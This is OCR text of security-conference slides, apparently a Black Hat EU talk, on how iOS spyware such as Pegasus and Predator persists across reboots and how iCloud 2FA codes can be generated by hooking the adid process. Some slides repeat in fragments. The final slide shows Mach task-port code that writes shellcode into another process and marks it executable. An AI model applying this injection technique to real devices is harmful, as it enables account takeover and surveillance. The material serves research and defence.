
iOS Secure Boot Chain



Apple WWDC 2016

Examples of iOS “persistence”


- Zecops Blog: “NoReboot”. Hook shutdown mechanism to "fake" a reboot
  (theoretical attack - not ITW)



Examples of iOS “persistence”

- Zecops Blog: “NoReboot”. Hook shutdown mechanism to "fake" a reboot
  (theoretical attack - not ITW)

- Re-infect on reboot examples:
  - Pegasus in 2016: rtbuddyd --early-boot. Replace *rtbuddyd* w/ *JSC*, put JS exploit in file called "*--early-boot*"
  - Predator in 2021: iOS shortcut automations



Enable This Automation ●

When

When any of 44 apps are opened

Do

Get Battery Level, URL, Get Contents of URL, Base64 Encode, Text, URL, and Get Contents of Web Page

Ask Before Running ○

Examples of iOS "persistence"

- Zecops Blog: "NoReboot". Hook shutdown mechanism to "fake" a reboot
  (theoretical attack - not ITW)


- Re-infect on reboot

  early-boot.

  w/ JSC, put JS exploit

  called "*--early-boot*"

  - Predator in 2021: iOS shortcut automations



Enable This Automation ●

Do

Get Battery Level, URL, Get Contents of URL, Base64 Encode, Text, URL, and Get Contents of Web Page


Ask Before Running ○

Persistence is a misfeature with 0-click

Subverting iCloud 2FA


- */usr/libexec/adid* (Anisette) process is responsible
- This is “hard” to reverse (FairPlay DRM)
- So, they treat it like a black box!
- Dylib injection to inject code into *adid*, then function hooking to generate codes
- How does this work?

Dylib Injection



```
➜  BlackHatEU
//lib injection code (thanks newosxbook.com)

//grab the task port for the target pid
task_t remoteTask;
task_for_pid(mach_task_self(), pid, &remoteTask);

//allocate memory
mach_vm_allocate( remoteTask, &remoteMem64, MEM_SIZE, VM_FLAGS_ANYWHERE);

//write shellcode into memory
mach_vm_write(remoteTask, remoteMem64, ptr_to_shellcode,len);

//make memory executable
vm_protect(remoteTask, remoteMem64, SIZE, FALSE,VM_PROT_READ|VM_PROT_EXECUTE);
```

